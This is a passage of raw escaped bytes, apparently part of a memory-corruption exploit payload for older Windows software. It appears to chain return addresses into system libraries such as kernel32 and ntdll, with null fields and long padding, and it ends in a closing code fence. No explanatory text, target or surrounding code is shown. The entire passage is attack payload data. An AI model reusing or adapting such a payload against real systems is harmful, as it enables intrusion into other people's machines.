7C\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\xB\xB\xB\xB\x1C\x99\x80\x7C\x1C\x99\x80\x7C\x1C\x
99\x80\x7C\x1C\x99\x80\x7C\x1C\x99\x80\x7C\x1C\x99\x80\x7C\x1C\x99\x80\x7C\x1C\x99\x80\x7C\x1C\x99\x80\x7C\x
1C\x99\x80\x7C\x1C\x99\x80\x7C\x1C\x99\x80\x7C\x1C\x99\x80\x7C\x1C\x99\x80\x7C\x1C\x99\x80\x7C\x1C\x99\x80\x
7C\x1C\x99\x80\x7C\x1C\x99\x80\x7C\x1C\x99\x80\x7C\x1C\x99\x80\x7C\x1B\x99\x80\x7C\x1B\x99\x80\x7C\x8E\xCF\
x83\x7C\x2A\x15\x82\x7C\x0\x0\x0\x0\x19\x93\x83\x7C\x0\x0\x0\x0\x0\x0\x0\x0\x1B\x99\x80\x7C\x0\x0\x0\x0\xE9\x0\x
0\x0\x95\xFD\x80\x7C\x74\xE1\x80\x7C\x0\x0\x0\x0\x67\x9D\x93\x7C\x0\x0\x0\x0\x76\x2A\x97\x7C\x10\xFF\xFF\xFF\x
E4\x19\x90\x7C\x8F\xFA\xD7\x77\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\x0\xCA\xA\xD6\x77\x0\x0\x0\x0\x0\x0\
x0\x0\xCE\x63\x81\x7C\x0\x0\x0\x0\x5C\x93\x85\x7C\x0\x0\x0\x0\x33\xD\x87\x7C\x0\x0\x0\x0\x8E\xCF\x83\x7C\x69\x9
\x82\x7C\x2\x7D\x81\x7C\xF3\xBA\x86\x7C\x40\x0\x0\x0\x2\x7D\x81\x7C\xA7\x11\x90\x7C\x7D\x16\x80\x7C\x7D\x16\
x80\x7C\x7D\x16\x80\x7C\x7D\x16\x80\x7C\x7D\x16\x80\x7C\x7D\x16\x80\x7C\x7D\x16\x80\x7C\x7D\x16\x80\x7C\x7
D\x16\x80\x7C\x7D\x16\x80\x7C\xC9\x32\x84\x7C\x42\xBD\x96\x7C\xC\x0\x0\x0\xF5\x2A\x90\x7C\x69\x9\x82\x7C\xC
A\xA\xD6\x77\xA7\x11\x90\x7C\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\x
B\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\
xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB
\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\x
B\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\
xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB
\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB\xB
```